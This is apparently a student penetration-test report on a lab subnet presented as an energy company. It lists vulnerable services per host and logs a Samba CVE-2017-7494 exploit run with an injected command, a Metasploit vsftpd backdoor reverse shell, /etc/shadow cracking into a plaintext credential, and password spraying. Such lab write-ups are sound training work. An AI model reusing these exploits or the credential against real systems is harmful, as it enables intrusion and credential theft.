M-TRC-853

Offensive Security and Exploitation

Report Deliverable, Group 2

made by **Klivens Ziu**
Benjamin Bezard
Guillaume Lemariey

30/05/2022

EPITECH.

Table of Contents

0. Executive Summary & Methodology

Group 2 (Klivens, Benjamin & Guillaume) conducted a security audit and penetration test on the given architecture, belonging to an international energy company Powerzio, from 05/05/2022 to 30/05/2022. The scope of the engagement was limited to the CIDR range/subnet **10.10.10.0/24** of the provided machines, as mostly a black box scenario.

The methodology followed during this engagement was inspired by multiple open source pentest guides such as OSSTMM. It includes 3 phases:

- Reconnaissance (scanning & footprinting anything we can within the range)
- Exploitation (identifying vulnerable points and attacking + details, respecting good OpSec as well, and cleaning up after ourselves if necessary)
- Conclusions (a recap of main points, a going forward section discussing compromise indicators and remediation from PowerZio's side)

I. Reconnaissance

This security audit began with just simple access to a subnet of machines through a WireGuard vpn setup, therefore no domains or public websites could be enumerated or analyzed. Most of the footprinting and scanning was carried out with Nmap and nmap scripts.

An 'aggressive' and verbose nmap TCP SYN scan was made covering all ports including UDP, OS and service version detection flags were used, result of that scan with removed trivial information. (this can make some closed ports look as open, this is a consequence for not waiting for the rest of the tcp handshake, this doesn't truly matter) (most of the udp port mentioned below are indeed closed if a legitimate connection is attempted)

Below we will recap the most relevant machines and their active services/ports residing in the subnet.

- **10.10.10.1** -> Most likely an x86_64 gnu linux machine, running an ssh service at 22/tcp, empty nginx reverse proxy service at 80/tcp, email server at 158/udp, sophos security software at 8193/udp, some auxiliary trivial-looking services at 137,626,782,9001/udp. It seems there is an ancient malware instance running on 54321/udp, known as BackOrifice (bo2k).
- **10.10.10.9** -> Most likely an x86_64 gnu linux machine, running a somewhat vulnerable(username enumeration possible) ssh service (OpenSSH 7.6p1) at 22/tcp, and some auxiliary trivial-looking services at 782,1484/udp (some confluent.io daemon).
- **10.10.10.10** -> Most likely an x86_64 gnu linux machine, running a somewhat vulnerable(username enumeration possible) ssh service (OpenSSH 7.2p2) at 22/tcp, dnsmasq 2.75 DNS caching and DHCP server service running at 53/tcp & udp which at first look seems vulnerable to buffer overflow attacks. Auxiliary services include services running at 120/udp, 2048/udp(seems like an EZproxy service), 9200/udp/udp(seems related to ElasticSearch, possible exploit), 47808/udp (communication protocol for managing HVAC units). This machine also seems to be infected with a different version of BackOrifice, running at 31337/udp. It's possible that this machine is some IoT service coordinator, including HVACs.
- **10.10.10.11** -> (similar to 10.10.10.10, even have the same ssh hostkeys, as reported by nmap as possible duplicate hosts). Most likely an x86_64 gnu linux machine, running a somewhat vulnerable(username enumeration possible) ssh service (OpenSSH 7.2p2) at 22/tcp, dnsmasq 2.75 DNS caching and DHCP server service running at 53/tcp & udp which at first look seems vulnerable to buffer overflow attacks. Auxiliary service running at 1037/udp.
- **10.10.10.22** -> A Linux machine running a Samba smbd service, kind of like a more advanced ftp service, on ports 139/tcp and 445/tcp, exploitable at first sight. Auxiliary service running at 1037/udp.
- **10.10.10.26** -> Another machine infected with bo2k at port 54321/udp, also running a DHCP service at 68/udp.


- **10.10.10.34** -> Most likely an x86_64 gnu linux machine, running a security protocol used to authenticate users attempting access to a router or a NAS, on port 49/udp, also running a DHCP service at 68/udp, to go along with some confluent.io daemon at 1484/udp. It's possible that this machine acts as a file storage coordinator, either directly or indirectly being connected to the NAS.
- **10.10.10.48** -> Most likely an x86_64 gnu linux machine, has a node.js instance running at 80/tcp, which is a thermostat web app, it only GETs a temperature number from the route "/api/temp" and displays it along with some static information, alluding to the idea that it is tracking a nuclear reactor core, the rest of the page is very simplistic static data. There is another implied route "/api/config" which is supposed to change the refresh interval of the temperature in 1 second time increments but it seems useless. It is also running the sophos security software at 8193/udp, and judging by the port, it is also infected with bo2k at 54321/udp, like many other machines.
- **10.10.10.53** -> A Linux machine, it is running a weak FTP service (vsftpd 2.3.4), easily exploitable, running at 21/tcp. Also present is a somewhat vulnerable(username enumeration possible) ssh service (OpenSSH 7.2p2) at 22/tcp, and an auxiliary (proxy?) service at 2048/udp.
- **10.10.10.55** -> Most likely an x86_64 gnu linux machine, which has a node.js instance running at 80/tcp, which is a thermostat web app, it only GETs a temperature number from the route "/api/temp" and displays it along with some static information, alluding to the idea that it is tracking a nuclear reactor core, the rest of the page is very simplistic static data. There is another implied route "/api/config" which is supposed to change the refresh interval of the temperature in 1 second time increments but it seems useless. CORS policies seem to be misconfigured. Auxiliary services running at 782/udp and 1484/udp (confluent.io daemon).
- **10.10.10.84** -> A Linux machine, running a somewhat vulnerable(username enumeration possible) ssh service (OpenSSH 7.2p2) at 22/tcp, and it also seems to be infected with bo2k at 54321/udp.


- **10.10.10.222** -> A Linux machine, running a wordpress (v5.2.4) site through apache (httpd 2.4.38) at port 80/tcp, which seems to be the company's (Powerzio) blog (contains some memo-looking covid posts about picnics etc, authored by 'fraser'). Also running some supplementary services like DHCP at 68/udp, 782/udp and 1484/udp. It seems that this machine is used as a primary server for hosting this blog website.
- **10.10.10.223** -> A linux machine hosting a mysql service (5.5.5-10 MariaDB) at 3306/tcp, with some supplementary services at 1037/udp and 1484/udp. At first sight, mysql is sharing too much information with the 'public', such as announcing which plugin is used for authentication (makes it easier on an attacker), and the salt of existing hashed passwords.

II. Exploitation

We will describe our approach machine by machine, obviously being based on what was found during the recon phase.

- **10.10.10.1** -> The OpenSSH service running in this machine is a version with no public exploits, the nginx reverse proxy service running on 80/tcp is also secure and pretty much empty. The rest of the services we were able to detect are running in closed udp ports and so we have no obvious foothold on how to attack them.
- **10.10.10.9** -> The OpenSSH service running in this machine is a version with a medium security risk exploit, which can be exploited through a basic python script (screenshots below). The rest of the services we were able to detect are running in closed udp ports and so we have no obvious foothold on how to attack them.








- **10.10.10.10** -> The OpenSSH service running in this machine is a version with a medium security risk exploit, same as 10.10.10.9 which can be exploited through the same script. At ports 53/tcp & 53/udp 'dnsmasq 2.75' is running which is a service that offers DNS caching, DHCP server etc. intended for small computers. This specific version suffers from a highly critical vulnerability, even with a public exploit carrying out a Denial of Service attack. We could not find a reliable way of making this exploit work with RCE, and therefore the DoS attack version was not carried out for obvious reasons, as to not block other attackers/students. The supplementary services binded to the other udp ports are not reachable.
- **10.10.10.11** -> This machine seems like a clone of 10.10.10.10, even nmap complains about these 2 being duplicate hosts since the ssh hostkeys are the

same. It suffers from the same security issues as 10.10.10.10, with the only difference being in the auxiliary services binded to the closed udp ports.


- **10.10.10.22** -> The Samba smbd service running on this machine is exploitable at first sight, considering the specific version in use. On the screenshots below, 3 slightly different public exploits were carried out(1, 2, 3), with surprisingly no results since all the conditions for this service to be vulnerable seem to be present.





Applications Places Terminal May 29 18:55 93 %
jari@kali: ~/Downloads/nmap_details
jari@kali: ~
jari@kali: ~
jari@kali: ~
jari@kali: ~/Downloads/nmap_details
┌──(jari㉿kali)-[~/Downloads/nmap_details]
└─$ python3 sambahunter.py -s 10.10.10.22 -c 'uname -a > /tmp/u.txt'
Exploit Author: avfisher (https://github.com/brianwrf)
Samba 3.5.0 - 4.5.4/4.5.10/4.4.14 Remote Code Execution
CVE-2017-7494
Help: python sambahunter.py -h
[*] Exploiting RCE for Samba (CVE-2017-7494)...
[*] Server: 10.10.10.22
Anonymous login successful
Sharename Type Comment
public Disk Public
myles Disk Myles Data
IPC$ IPC IPC Service (Public File Server)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
Server Comment
Workgroup Master
Scanning share: public
Scanning share: myles
Scanning share: IPC$
[*] Exploit finished!
┌──(jari㉿kali)-[~/Downloads/nmap_details]
└─$


Applications Places Terminal May 29 19:27 90 %
jari@kali: ~/Downloads/nmap_details
jari@kali: ~
jari@kali: ~
jari@kali: ~
jari@kali: ~/Downloads/nmap_details
┌──(jari㉿kali)-[~/Downloads/nmap_details]
└─$ nmap -script smb-enum-shares -p 445 10.10.10.22
Starting Nmap 7.92 (https://nmap.org) at 2022-05-29 19:26 CEST
Nmap scan report for 10.10.10.22
Host is up (0.053s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results:
| smb-enum-shares:
| account_used: <blank>
| \\10.10.10.22\IPC$:
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (Public File Server)
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| \\10.10.10.22\myles:
| Type: STYPE_DISKTREE
| Comment: Myles Data
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\myles
| Anonymous access: <none>
| \\10.10.10.22\public:
| Type: STYPE_DISKTREE
| Comment: Public
| Users: 0
| Max Users: <unlimited>
| Path: C:\share
|_ Anonymous access: READ/WRITE
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds
┌──(jari㉿kali)-[~/Downloads/nmap_details]
└─$

- **10.10.10.48** -> After a careful review, the node.js app running on 80/tpc is too simplistic to actually be exploited, given that most of the website is just static html, with just 1 simple GET request (“/api/temp”) that returns a random integer, and a placebo POST request (“/api/config”) with an “interval” integer object inside the req.body. Route enumeration was attempted through fuzzing with Burp Suite Intruder, with no success.





- **10.10.10.53** -> On this specific machine, an ftp service (vsftpd 2.3.4) is running, and considering the version of this service, it is highly exploitable. Through the metasploit package “exploit/unix/ftp/vsftpd_234_backdoor”, we can get a reverse shell easily, and since the ftp daemon had high privileges, our reverse shell also has these high privileges, therefore we can access sensitive data in the /etc folder, files like shadow and passwd.


  We can enter these 2 files containing sensitive hashes into johntheripper along with a common wordlist. After a while we were able to extract the credential “fern11:naruto1”, which doesn’t give any more advantages in the current machine (since we already have elevated RCE through metasploit) but can be used to password spray into the other machines, with another ssh_login metasploit package, hoping for results.


  This password spraying attempt did not yield further results, but there are still more flags to be captured in the current machine, such as exfiltrating the personal files inside the “/home/fern11” folder.

